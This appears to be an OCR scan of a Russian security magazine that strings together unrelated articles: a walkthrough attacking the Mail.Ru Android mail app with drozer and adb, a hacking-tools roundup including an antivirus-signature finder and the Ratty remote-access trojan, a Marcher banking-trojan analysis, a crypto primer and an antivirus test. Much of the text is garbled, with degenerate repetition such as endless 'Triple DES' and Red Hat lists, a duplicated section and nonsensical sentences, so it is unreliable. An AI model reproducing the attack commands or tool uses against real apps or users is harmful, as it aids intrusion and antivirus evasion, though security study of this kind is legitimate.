Connection id: 1
Current database: *** NONE ***
ERROR 2013: Lost connection to MySQL server at 'localhost'.
mysql>
```

Перезапуск сервера MySQL

Полезная нагрузка сохранена в /tmp/test.txt

Если мы запустим утилиту strace при запуске сервера MySQL, то увидим, что при запуске процесса в функции `TABLE_LIST` он не найдет, которое не было создано:

```
open("/home/mysql/test.TMD", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.TMD", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.MYD", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.MYI", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.TRG", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.TRN", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.MVD", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No
open("./test/t1.MVI
```

ВЗЛОМ

VULNERS — ГУГЛ ДЛЯ ХАКЕРА

Виктор Гриценко
Эксперт по ИБ

КАК ИСПОЛЬЗОВАТЬ ПРОДУКТЫ ЛАБОРАТОРИИ ЛОМОНОСОВ И КАК ИМ ПОЛЬЗОВАТЬСЯ

Часто начинать рассказ нужно с определения, но в случае с Vulners это не получится. Vulners — это и поисковик, и база данных, и API, и сервис, и даже отдельный язык запросов. Поэтому сначала расскажу, для чего нужен Vulners, а уже потом — что это такое.

ЧТО ЭТО ТАКОЕ

Vulners — это гугл-поисковик и интерфейс обновления базы данных VS-scan. Вы, наверное, уже знаете, что VS-scan — это сканер уязвимостей, который ищет уязвимости в ПО, а потом сообщает о них. Для поиска уязвимостей сканер использует базу данных VS-base. Раньше VS-base была закрытой, но с МАЙ-РЕЛИЗ мы открыли доступ к ней всем. Теперь VS-base обновляется с помощью API, которое доступно всем. Для обновления базы VS-base нужно лишь прописать в конфигурации VS-scan адрес API, и база будет обновляться сама. Для этого нужно лишь выполнить:

```
$ vulners -u
```

ЧТО ЕЩЕ ЗНАЕТ VULNERS

Vulners знает не только о уязвимостях в ПО, но и о уязвимостях в веб-приложениях, сетевых протоколах, а также о CVE, CWE, CPE, CAPEC, OVAL, MITRE ATT&CK, Exploit-DB, Packet Storm, Metasploit, Nmap, Nuclei, Vulnerability Lab, Zero Day Initiative, Google Bugtracker, Cisco Bugtracker, Oracle Bugtracker, Nginx Bugtracker, Mozilla Bugtracker, Apache Bugtracker, Debian Security Tracker, Ubuntu Security Notices, Redhat CSAF, Redhat OVAL, Redhat CVE, Redhat Bugzilla, Redhat Errata, Redhat Security Advisories, Redhat Security Data, Redhat Bugtracker, Redhat Product Vulnerabilities, Redhat Knowledge Base, Redhat Security Bulletins, Redhat Product Errata, Redhat Bugzilla Bugtracker, Redhat Product Security Bugtracker, Redhat Product Security Advisories, Redhat Product Security Bulletins, Redhat Product Security Data, Redhat Product Security Vulnerabilities, Redhat Product Security Bugzilla Bugtracker, Redhat Product Security Bugzilla Bugtracker, Redhat Product Security Bugzilla Bugtracker

ИНЖЕКТ ДЛЯ РОБОТА

ВСКРЫВАЕМ ПОЧТОВОЕ ПРИЛОЖЕНИЕ ОТ MAIL.RU ДЛЯ ANDROID

Михаил Фролов
@mfrolov_
mfrolov@ptsecurity.ru

Случайным образом, копая очередной BugBounty, я наткнулся на цепочку уязвимостей в достаточно популярном почтовом клиенте от IT-гиганта Mail.Ru. Эксплуатация уязвимостей из этой цепочки не требовала ни устройства особых прав и могла привести к полной компрометации содержимого почтового ящика жертвы или даже содержимого SD-карты. В статье я опишу методы, с помощью которых были найдены эти уязвимости, вспомогательные тулзы и фреймворк вектор с демонстрацией на видео.

ПОЕХАЛИ!


Первым делом понадобится, конечно, девайс (или эмулятор), Android SDK tools, нужный нам APK, отсюда можно найти утилиты для декомпиляции и разбора кода. Но обо всем по порядку.

Первым делом инсталлируем SDK Tools и настраиваем девайс/эмулятор. Я буду рассматривать реальный девайс, но только потому, что мне так удобнее, и вообще — комп с запущенным эмулятором греется! Правда руля на устройстве сложно обогнать! Мой девайс, кстати, на обновлении и эксплуатации многих уязвимостей они не требовали.

После инсталляции SDK Tools скачиваем и устанавливаем drozer из официального репозитория, ставим APK-клиент на устройство. Отлично, связание с девайсом протестировано, теперь нужно, чтобы проверить работоспособность — подключаемся, пробросив порт (это делать необязательно, если используется реальный девайс из твоей сети, а не эмулятор):

```
$ adb forward tcp:31415 tcp:31415
$ drozer console connect -l 127.0.0.1
```

Ну и конечно же, ставим на устройство само приложение почты Mail.Ru, которое будем ломать. Расскажешьмне и декомпилируем апгрейдер при помощи утилиты dex2jar. Для исходного кода по исходникам в сметной использовать JD-GUI, ну или можешь взять любой другой редактор кода на твой вкус. Все готово, начинаем рекон:



Вот так выглядит успешно запущенная консоль drozer'а

ИЩЕМ ВЕКТОР АТАКИ

Теперь дело за малым — найти уязвимости, продумать вектор и написать эксплоит. Начинаем со сканирования приложения: ищем то, за что можно будет зацепиться. Дерзаетто это при помощи drozer'а, для этого запускаем:

```
dz> run app.package.attacksurface ru.mailru.app
could not find the package: ru.mailru.app
dz> run app.package.attacksurface ru.mail.mailapp
Attack Surface:
  20 activities exported
  10 broadcast receivers exported
  2 content providers exported
  14 services exported
dz>
```

Как видишь, у приложения довольно много экспортированных контент-провайдеров, с них и я предлагаю начать поиск. Командой **run app.provider.info -a ru.mail.mailapp** выведет нам список из двух провайдеров:

```
ru.mail.mailbox.contacts
ru.mail.mailapp.images.cache
```


Кстати, можно оставить автоматическое сканирование провайдера drozer'у при помощи команды:

```
dz> run scanner.provider.injection -a ru.mail.mailapp
```

Но я предпочитаю искать уязвимости руками, поэтому просто пробуем вывести данные контент-провайдера непосредственно через adb при помощи команды **ls content://имя_провайдера/путь_до_устройства**. Повторюсь, так как контент-провайдер экспортирован, проза тот нам необязательны.

```
$ adb shell am start -d "content://ru.mail.mailapp.images.cache/
image_parameters/0"
Starting: Intent { dat=content://ru.mail.mailapp.images.cache/
image_parameters/0 }
```

Как можно увидеть, пользователю предложат выбрать, что же делать с данным URL, какой из Activity запустить. Чтобы избежать подобных вопросов, добавляем команду **am** параметром **-n** и указываем нужный нам активити, например **ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity**. Приложение тут же завершится с ошибкой, а мы попаем в logcat, чтобы узнать, в чем проблема.


$ ls -l /data/data/ru.mail.mailapp/databases/mailbox_db
-rw-rw---- u0_a111 u0_a111 2013-04-15 19:04 mailbox_db
$ ls -l /data/data/ru.mail.mailapp/databases/mailbox_db
ls: /data/data/ru.mail.mailapp/databases/mailbox_db: Permission denied
$ am start -n ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity
Starting: Intent { cmp=ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity }
$ logcat
I/ActivityManager(1): Start proc com.android.defcontainer for service com.android.defcontainer/com.android.defcontainer.DefaultContainerService: pid=2
D/AndroidRuntime(2): Shutting down VM
D/dalvikvm(2): GC_EXTERNAL_ALLOC freed 2K, 50% free 2560K/5120K, external 0K/0K, paused 0ms
I/dalvikvm(2): Using CheckJni.
E/AndroidRuntime(2): FatalException: java.lang.NullPointerException
E/AndroidRuntime(2): at com.android.defcontainer.DefaultContainerService$1.getCacheDir(DefaultContainerService.
E/AndroidRuntime(2): at com.mail.ui.MailRuApplication.onCreate(MailRuApplication.
E/AndroidRuntime(2): at com.android.internal.os.RuntimeInit$UncaughtHandler.uncaughtExceptionPreHandlingStatic(
E/AndroidRuntime(2): at com.android.internal.os.ZygoteInit.uncaughtExceptionPreHandlingStatic(

ФАЛКОН

ПОГРУЖЕНИЕ В КРИПТУ. ЧАСТЬ 4: СОВРЕМЕННЫЕ ЗАРУБЕЖНЫЕ ШИФРЫ

ЧТО ТАКОЕ ХЕШ-ФУНКЦИИ, КАК РАБОТАЮТ ПОТОЧНЫЕ ШИФРЫ, ЧЕМ ОТЛИЧАЮТСЯ MD4, MD5, SHA-1, SHA-2, BLAKE2B, IDEA, ГОСТ 28147 И ГОСТ Р 34.12-2015, ПОЧЕМУ ГОСТОВСКИЙ ШИФР ПЛОХ

Анастасия Колесова
nastya@fanc.ru

В прошлый раз мы познакомился с великими и ужасными симметричными шифрами. Это был очень непростой рассказ, ведь, кто знакомился с DES, знает, что это не просто сложный стандартный алгоритм. Скажу, как на заседании? А вот сказа нельзя! Но, к сожалению, сказать придется, в этот раз не будем так глубоко погружаться в математику и рассматривать алгоритмы целиком — это прерогатива тех, кто уже усвоил ну или не усвоил. Продолжим по самым популярным зарубежным шифрам и посмотрим, как же применяют на практике.

Roadmap

Это четвертый цикл из цикла «Погружение в крипту». Все цикл цикла в хорошем порядке лежит:

- **Часть 1.** Информационные шифры: основы, исторические шифры, как дело пошло от шифровальной машины «Энигма» до шифра Эрнеста Вернама, шифр Цезаря, шифр Вернама, шифр Вернама с гаммированием.
- **Часть 2.** Симметричные шифры: что такое, как выполняется шифрование, что такое DES, 3DES, ГОСТ 28147-89, ГОСТ Р 34.12-2015 «Кузнечик», «Магма», «Стрибог», «ГОСТ 28147-89», «Кузнечик», «Магма».
- **Часть 3.** Современные зарубежные шифры: что такое, как работают, в чем отличаются MD4, MD5, SHA-1, SHA-2, BLAKE2B, IDEA, Rijndael, Twofish, Blowfish, RC4, Salsa20, ChaCha.
- **Часть 4.** Современные отечественные шифры: что такое, как работают, в чем отличаются ГОСТ 28147-89, «Кузнечик», «Магма», «Стрибог».

Чтобы не спать и чтобы с пониманием, рекомендую сначала прочитать статьи «Криптография», «Хеш-функции», «Блочные шифры» (симметричные и асимметричные) и «Шифрование потоков».

DES

Мой первый и опыт разработчика шифров (аналогичные DES), а значит и стандартного алгоритма DES. Стандарт Шифрования Данных — DES — был принят и использовался на протяжении, не менее чем четырех лет.

DES разработан компанией IBM по заказу Национального бюро стандартов (NBS) и использовался для защиты конфиденциальных данных (ДКД). На протяжении более десяти лет его использовали миллионы сотрудников, прежде чем его стали Перед DES, DES, Triple DES, Triple Triple DES, Triple Triple Triple DES, Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple DES, Triple

Дмитрий «Plus» Евдокимов,
Digital Security
dvd@dmsoft

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Не авторы, ни редакция за твои действия ответственности не несут!

Авторы:
Authz0r

URL:
github.com/corywo/SignFinder

Система:
Windows

SIGNFINDER

Написанный на Python скрипт поможет в нелегком деле поиска сигнатур антивирусов в PE32-файлах. На данный момент утилита имеет пять режимов сканирования. Пользователю шаг за шагом детализировать места расположения сигнатур.

Поиск начинается с быстрого режима, уточняющего, какой вид сигнатур нам встретится:

- скан-строка в конкретной секции;
- сигнатура эмулятора;
- сигнатура на импортируемых WinAPI
- или (методом исключения) на оставшихся загоняем PE32.

```
python SF.py fast path_to_exe
```

После поверхностного осмотра принимается решение просканировать заголовки:

```
python SF.py head path_to_exe
```

или найти сигнатуру в конкретной секции:

```
python SF.py sect path_to_exe section_number
```

Для финальной стадии поиска подходит ручной режим, по очереди затирающий отрезки заданного участка:

```
python SF.py man path_to_exe offset size --
    part_num
```

Таким неактивным образом можно найти расширяемую в пару байтов, гарантированно ломающий сигнатуру.

Утилита обновляется, обрастая новыми режимами сканирования.

Авторы:
Hugo Gascon

URL:
github.com/hugascon/pulsar

Система:
Linux

PROTOCOL LEARNING AND STATEFULL FUZZING

Pulsar — это сетевой фаззер с возможностями автоматического изучения протокола и моделирования. Инструмент позволяет медленно проталкивать протокол по методам машинного обучения, таких как скрытая марковская модель, генетический алгоритм. Эти модели могут быть использованы для моделирования связи между Pulsar и реальным клиентом или сервером благодаря семантически правильно построенным сообщениям, которые, в сочетании с сочиной Fuzzing-примитивов, позволяют проверить реализацию неизвестного протокола на ошибки в более глубоких фазах машины состояния своего протокола.

Работа с инструментом заключается в двух этапах.

1. Обучение. Например, на основе PCAP-файла:

```
$> pulsar.py -l -p file.pcap (1 prop file)
$> pulsar.py -b 016169E8E8F1CCC2AAD6C7F0DEE9026
    (1 or more binaries from cuckoo storage)
$> pulsar.py -a (all binaries from
    cuckoo storage)
```

2. Использование полученной модели. Например, для моделирования:

```
$> pulsar.py -s -m model_file
```

Или для фаззинга:

```
$> pulsar.py -z -m model_file
```

Более подробно с инструментом и его подходами можно ознакомиться в работе Pulsar: Stateful Black-Box Fuzzing of Proprietary Network Protocols (pdf).

Авторы:
Ruhr University Bochum

URL:
github.com/RUB-NDS/TLS-Attacker

Система:
Windows/Linux

TLS-ATTACKER

TLS-Attacker — это фреймворк на языке программирования Java для анализа TLS-библиотек. Он способен отправлять произвольные сообщения протокола в процессе рукопожатия в TLS-сессии и определять их модификацию, используя предоставленный интерфейс. Это дает разработчику возможность достаточно просто определить собственный поток TLS-протокола и проверить это против собственной TLS-библиотеки.

Проект состоит из пяти подпроектов:

- Transport. Транспортные утилиты для TCP и UDP;
- ModifiableVariable. Содержит изменяемые переменные, которые позволяют выполнять конкретные, а также случайные модификации переменных во время потока протокола. Изменяемые переменные используются в сообщениях протокола;
- TLS. Реализация протокола, на данный момент совместимого с DTLS 1.2;
- Attacks. Реализация нескольких хорошо известных атак (Bleichenbacher, Ditts Padding Oracle, EarlyCCS, Heartbleed, Invalid Curve, Padding Oracle, Poodle, Winshock) и тестов для этих атак;
- Fuzzer. Фаззинг-фреймворк, реализованный поверх функционалности TLS-Attacker.

На текущий момент есть поддержка следующих стандартов и алгоритмов:

- TLS versions 1.0 (RFC-2246), 1.1 (RFC-4346) и 1.2 (RFC-5246);
- DTLS 1.2 (RFC-6347);
- алгоритмы обмена (ECDH и RSA key;
- AES CBC;
- расширения: EC, EC point format, Heartbeat, Max fragment length, Server name, Signature и Hash algorithms;
- TLS-клиент (сервер скоро обещают).

Авторы:
Daniel «unicornfurnace» Crowley

URL:
github.com/nccgroup/featherduster

Система:
Linux / OS X

FEATHERDUSTER

FeatherDuster — инструмент на Python для взлома криптографии, который пытается сделать выявление и эксплуатацию слабых криптосистем как можно проще. Библиотека Cryptanalib может зависимой часть, может использовать только от FeatherDuster, что дает возможность применять ее в собственном Python-проектах.

Запуск программы очень простой:

```
# python featherduster.py [ciphertext file 1] --
    ... [ciphertext file n]
```

FeatherDuster имеет возможность автоматически расознавать и декодировать общие кодировки. При подаче на вход одного файла программа будет рассматривать каждую строку как потенциально зашифрованную или закодированную.

На текущий момент Cryptanalib может обнаружить и декодировать следующие схемы:

- Vanilla Base64;
- ASCII hex-encoding;
- Zlib compression.

Анализирующий движок Cryptanalib может выявить следующие свойства на стадии анализа:

- шифрованный с низкой энтропией (полезно для детектирования кастомных алгоритмов шифрования);
- блочный или потоковый алгоритм шифрования;
- ECB-режим;
- CBC-режим с фиксированным IV;
- хеширующий алгоритм;
- шифротекст OpenSSL;
- переиспользование ключа в потоковом алгоритме;
- RSA-ключ;
- большая RSA-модули;
- переиспользование RSA-модулей;
- шифротекст с правильной

Подробнее об инструменте можно узнать из слайдов Cleaning up Magical Crypto Fairy Dust with Cryptanalib and FeatherDuster (pdf).

Авторы:
Ivan Kwiatkowski

URL:
github.com/JusticeRage/Manalyze

Система:
Windows/Linux

MANALYZE

Порой необходимо самостоятельно вручную проанализировать какой-нибудь PE-файл на наличие у нем вредоносного кода. Да, есть антивирусы, но они, как правило, закрытые, и расширить их нельзя, а порой хочется хочется. Да и логика работы неясна не очень понятна. Тогда приходится реализовывать что-то свое, пускай не такое мощное, зато точно покрывающее наши потребности. По такому пути пошел и автор Manalyze.

Manalyze — это статический анализатор, написанный на C++, для PE-файлов с возможностью расширения с помощью плагинов. На текущий момент инструмент может детектировать:

- определение компилятора;
- обнаружение запакованных файлов;
- применение сигнатур ClamAV;
- поиск подозрительных строк;
- подозрительный импорт (например, WriteProcessMemory + CreateRemoteThread);
- обнаружение криптографических констант;
- отправка кешей на VirusTotal;
- проверка сигнатур (на Windows).

Примеры использования:

```
manalyze.exe program.exe
manalyze.exe -dresources --dexports --
    -x out/ program.exe
manalyze.exe --dump=imports,sections --
    --hashes program.exe
manalyze.exe -r malwares/ --
    --plugins=peid,clamav --dump all
```

Подробнее об инструменте и о написании собственных плагинов для него можно узнать на сайте проекта.

Авторы:
Johannes Boczek

URL:
github.com/Sogomn/Ratty

Система:
Windows/Linux/Mac

A JAVA R.A.T.

Ratty — это программа на языке программирования Java для удаленного управления своей или не своей системой. Программа состоит из клиентской и серверной части. В итоге можно выполнить ряд команд на удаленной системе. GUI-интерфейс отображает такую информацию об удаленной системе, как:

- имя системы;
- местонахождение;
- IP-адрес;
- версия операционной системы.

Это все позволит ориентироваться в случае множества управляемых машин. Но посмотрим, что именно мы можем делать с помощью данной программы на этих системах. Что касается функциональности, то можно:

- получить снимок экрана;
- получить видеопоток удаленной системы;
- получить аудиопоток удаленной системы;
- получить буфер обмена;
- записать нажатия клавиш;
- скачать и запустить файл.

Ну и так как программа на Java, то это все отлично работает сразу на нескольких операционных системах: Windows, Linux, OS X. Благодаря наличию исходного кода можно добавить и собственную функциональность.

Авторы:
Sanoop Thomas

URL:
halcyon-ide.org

Система:
Windows/Linux

UNOFFICIAL IDE FOR NMAP SCRIPT (NSE) DEVELOPMENT

Halcyon — это среда разработки, сфокусированная на скриптах для легендарного сетевого сканера Nmap. Для тех, кто не в курсе, для Nmap можно создавать так называемые NSE-скрипты и расширять его функциональность. Данная среда разработки написана на Java и имеет в своем составе:

- навигацию по коду;
- подсветку синтаксиса;
- builder;
- автодополнение;
- отладку.

В общем, все, что только необходимо серьезной IDE.

Halcyon поначалу Nmap-библиотек так же хорошо, как и Lua-синтаксис. Из можных полезностей есть поддержка шаблонов и часто используемых фрагментов кода, как web-crawling, bruteforcing, что упрощает и ускоряет разработку собственных скриптов.

Впервые инструмент был представлен на конференции Black Hat Asia 2016.

→

MARCHER: ПОЛНАЯ АНАТОМИЯ УГРОЗЫ

ПРОСЛЕЖИВАЕМ ВЕСЬ ЦИКЛ МАКРОСОФТА И НАТЬЮ ЗОВАТЕЛЕЙ В БАНКИНГА

MARCHER: ПЕРВЫЕ ШАГИ

Впервые Marcher появился в 2013 году и сначала преимущественно российских пользователей. Первые жертвами стали пользователи Google Play хорошо как информацию о платежных карте, предназначенных для чего-ле подделыми страницы банков. Но к марту 2014 года программа расширила свои горизонты, стала атаковать сразу целую кучу разных банков и теперь атаковала пользователей в Германии. Недавно Marcher вновь обнаружился с новой кампанией, распространяемым через черного рынка. Эксперты предоставили эти данные формами по модели «предложной код как угроз», аналогично программам для ПК.

Рис. 1. Версии ОС, страдающие жертвами Marcher

Жертвами Marcher становились пользователи всех официальных версий Android, включая Marshmallow.

ПРОИЗВОЛЬНОЕ ПРИЛОЖЕНИЕ-ФИШИНГ

Фишинг для мир-сайтов предоставляет преимущественно способам заставить людей запускать вредоносное ПО. Поэтому гораздо опасно, отправляется одному из сотрудников Check Point.




Рис. 2. Пример писем, отправляемого одному из сотрудников Check Point

Злоумышленник подделал или отправляется, но остается очень подозрительный адрес, который точно не будет использовать сотрудник Adobe. И совершенно ясно, что фишинг направлен против пользователей Android.

Если кликнуть на ссылку, начинается трехэтапный процесс, который обманывает пользователя установить вредоносное и не использовать источники или Google Play и запускать вредоносное приложение.

Рис. 3. Этапы этап установки вредоносного приложения

Рис. 4. Второй этап установки вредоносного приложения: инструкции

Как только приложение загружается, оно запрашивает расширенные полномочия для выполнения своей деятельности.

НА УСТРОЙСТВЕ: ЧТО СОБОЙ ПРЕДСТАВЛЯЕТ MARCHER

Marcher – сложный вредоносный троянский конь, который использует новые версии способов обходить дружелюбную антивирусную информацию, кроме ОМС, отправляемые на устройства. Не же и в случае с зараженным, эксперты могут убедиться полностью для обу дополнительных правах.

Marcher использует ОМС для получения доступа к новым приложениям, установленным на устройстве, что отправляет его на командный сервер, чтобы проверить, есть ли среди них уязвимые для заражения. Как только пользователь запустит подходящее вредоносное приложение, эксперт использует стандартную «загрузку и стирания» вида для кражи учетных данных.

Перехватывать, выбирается в качестве целей в этой кампании, все авторизайте: сервис:

- Weetpac;
- Bank West;
- Commonwealth Bank of Australia;
- Westpac;
- ING Direct Australia;
- Bank of South Australia;
- NAB — National Australia Bank.

Многие поскоме эксперты выбирали в качестве целей банки различных стран. Marcher делает ставку на обманным путем, подрывает уведомления от приложения, заставляет пользователей заходить в их аккаунты. Как только мошенники получают доступ к учетным данным, они отправляют на сервер.

ОБЕРЕГАНИЕ ВРЕДОНОСНОЙ ИНСТАНЦИИ: ПЕРЕДАЧА ДАННЫХ КОМАНДНОМУ СЕРВЕРУ

Как только приложение запускается, оно запрашивает расширенные полномочия для выполнения своей деятельности.

НА УСТРОЙСТВЕ: ЧТО СОБОЙ ПРЕДСТАВЛЯЕТ MARCHER

Marcher – сложный вредоносный троянский конь, который использует новые версии способов обходить дружелюбную антивирусную информацию, кроме ОМС, отправляемые на устройства. Не же и в случае с зараженным, эксперты могут убедиться полностью для обу дополнительных правах.

Marcher использует ОМС для получения доступа к новым приложениям, установленным на устройстве, что отправляет его на командный сервер, чтобы проверить, есть ли среди них уязвимые для заражения. Как только пользователь запустит подходящее вредоносное приложение, эксперт использует стандартную «загрузку и стирания» вида для кражи учетных данных.

Перехватывать, выбирается в качестве целей этой кампании, все авторизайте: сервис:

- West

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 3

Андрей Киреев
PC World Россия

ПРОВЕРЯЕМ БОЕМ CLAM SENTINEL, FORTICLIENT, TENCENT И NANO АНТИВИРУС

Бесплатные антивирусы есть в арсенале многих софтверных компаний. Они выпускаются как реклама платных версий с дополнительными функциями и применяются для сбора статистики (нужно заодно снижают общее количество зараженных компьютеров в мире). Подходы у всех разработчиков разные, и среди них встречаются интересные решения. На этот раз мы проверяем ClamWin Free Antivirus с оценкой Clam Sentinel, FortiClient for Windows, NANO Антивирус и Tencent PC Manager.


МЕТОДИКА ТЕСТИРОВАНИЯ

Как и в предыдущий раз, мы настроили виртуальную машину с чистой Windows 10 Pro (32-битная версия 15.11, сборка 10586.164) и клонировали ее четыре раза. Согласно минимальным системным требованиям, для инсталляции 32-битной версии Windows 10 нужно от 16 Гбайт свободного места. Мы выделили каждой виртуальной машине свой диск размером 25 Гбайт, чтобы гарантированно хватило на установку самого антивируса, пакетов обновлений, временно временных файлов и размножения эталонов, если они все же проверку перешли неновы обзорщик. Для чистоты эксперимента «Защитник Windows» и фильтр SmartScreen предварительно были отключены, а контроль учетных записей оставался активным.

В каждой виртуальной Для установки скачивается, по мере обнаружения, с официальных сайтов. Для ускорения, по ходу дела скачиваем курсы Bitcoin MB. Они содержат адреса потенциально опасных, зараженных и фишинговых веб-страниц, а также сайты, на которых пробегает скачать программные файлы под видом различных утилит. Мы отобрали случаи разного типа и проверяем каждый антивирусом на как через онлайн-сканер VirusTotal, так и и с каждого клона Windows 10 Pro без антивируса. После этого каждый URL отправляется в браузер Edge. Результат каждого срабатывания антивируса протоколировали, равно как и его отсутствие.


CLAMWIN FREE ANTIVIRUS V. 0.99.1 + CLAM SENTINEL V. 1.22

Бесплатный антивирус ClamWin Free Antivirus работает в среде Windows 98 — Windows 10 и распространяется с открытыми исходными кодами под лицензией GNU GPL. Изначально он предназначен собой только сканер по запросу и не имеет модуля защиты в реальном времени. Добавить его можно с помощью другой бесплатной программы — Clam Sentinel, написанной итальянским спортсменом СПО Андреа Руссо (Andrea Russo).



Контекстное меню Clam Sentinel


Установка обоих компонентов проходит быстро (менее минуты). Есть возможность интеграции ClamWin в проводник Windows и в почтовый клиент MS Outlook. На момент теста антивирусная база ClamWin содержала более 4,2 миллиона сигнатур. Вместе с базами антивирус и модуль постоянной защиты занимают на диске 120 Мбайт.



Настройка проверяемых типов файлов

Сразу после установки Clam Sentinel предлагает выбрать основные диски. В его меню выполнено на качественная локализация на русский, в все параметры имеет «говорящие» названия. Причуды можно задать массу дополнительных настроек, но мы не ограничили включить обнаружение потенциально опасных ничей в системе. Windows 10 постоянно обновляется и такую системные файлы в целом отличающие, это этому в принципиальном режиме Clam Sentinel будет давать ложные срабатывания постоянно — бывшую каждую секунду.


В первом тесте при попытке перейти на зараженную веб-страницу Clam Sentinel успешно обнаружил в диалоге «Внимание!» сообщение «Обнаружен вирус» «Вирус» «Троянский» аналога и поместил его в карантин, удалив из кеша браузера. Однако во втором тесте он не среагировал другую угрозу (Trojan-Downloader) на по сигнатуре, но по эвристическому анализу. Вредоносный код, скорее, сигнатуры и признаки изменения в системе.



Clam Sentinel пропустил трояна


То же самое произошло в третьем и четвертом тесте. ClamWin проигнорировал зараженные страницы и загрузку трояна даже при сигнатурном содержащего его файла вручную.

На пятому случае в загрузке заведомо зараженной исполнимый файл (.exe) Clam Sentinel среагировал сразу после окончания его загрузки. Он успешно определил Trojan.Hulgard и переместил его в карантин.




ClamWin среагировал на трояна

Шестой и седьмой тесты были нужны для оценки защиты от посредника фишинговых сайтов. ClamWin и Clam Sentinel проявили их, никак не воспретили загрузке подделыных страниц Amazon и AOL.



Clam Sentinel среагировал на фишинг

В тесте с зараженным файлом для мобильной платформы J2ME проверяем ClamWin приятно удивило. Антивирус среагировал быстро: инфицированный J2ME-файл был мгновенно выкинут из каталога загрузки. Аналогично поступили и при попытке скачать зараженный файл типа JAR в архиве ZIP. Он был помещен в карантин еще до того, как я попытался открыть его из окна Браузера.




ClamWin и J2ME-файл

Однако проверенное приложение для ОС Android ClamWin пропустил как в виде загруженного, и в ручном сканировании. Тренинг, предназначенный СМС на коротке клиента под видом игры «Гексагон Тоин», остался не за кадром. Скорость ClamWin: 4 из 10 тестов пройдены успешно.

FORTICLIENT


FortiClient — это комплексный клиент корпоративного уровня, веб-фильтром и аналогичным разновесной. Работает в ОС Windows XP до 10 и может использовать не только в виде приложения, но и в виде клиента с его же без VPN.

Установка FortiClient проходит относительно долго (больше пяти минут) и несколько этапов, причем на каждом не соответствует действительности. Когда на экране отображается «Шаблон» «расплывка» загруженных обзоров, где по ноу TCP/Ник, в это время все еще ищет его загрузка. Сразу после этого выполняется быстрая проверка системы, а затем установка продолжается автоматически.



Фишинг

Интерфейс FortiClient — англо-русский. Трудно угадать, на каком языке будет следующее сообщение антивируса или даже строка его настроек. Частичная локализация FortiClient сделана выполнена сервисом Google Translate. Надписи «Вирус: Очистить» и «Потенциально опасное для безопасности» еще долго будут считаться мне в кошмарах.



FortiClient блокирует загрузку зараженных веб-страниц

Первые четыре теста FortiClient прошел успешно. Сообщение о заблокированном угрозе появляется, если пользователь, вместо содержимого «нейтрализованных веб-страниц». Так же проходили и все остальные с шестого по десятый тесты. Но в тесте с зараженным файлом для мобильной платформы J2ME, заметно, показала отвлекающий манеры, что сервер и устраивать в системе бокоде. FortiClient дает не цепочкою. Это была единственная его ошибка за всю серию экспериментов, но очень серьезная. Его оценка по сумме последствия

Тест J2ME

Все всех остальных случаях он блокировал любые типы угроз, включая попытки загрузить вредоносные файлы в сетях DIC, JS, JAR, ZIP или подделки на фишинговые сайты. Однако почта, что именно полный антивирус, было сложно. Все сообщения выглядели сравнимо в предупреждения «Внимание!» и «Вирус» «Троянский» и «Вирус» «Вредоносный» в предупреждения «Внимание!» «Вирус» «Вредоносный» и «Вирус» «Вредоносный» и «Вирус» «Вредоносный» и

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 3

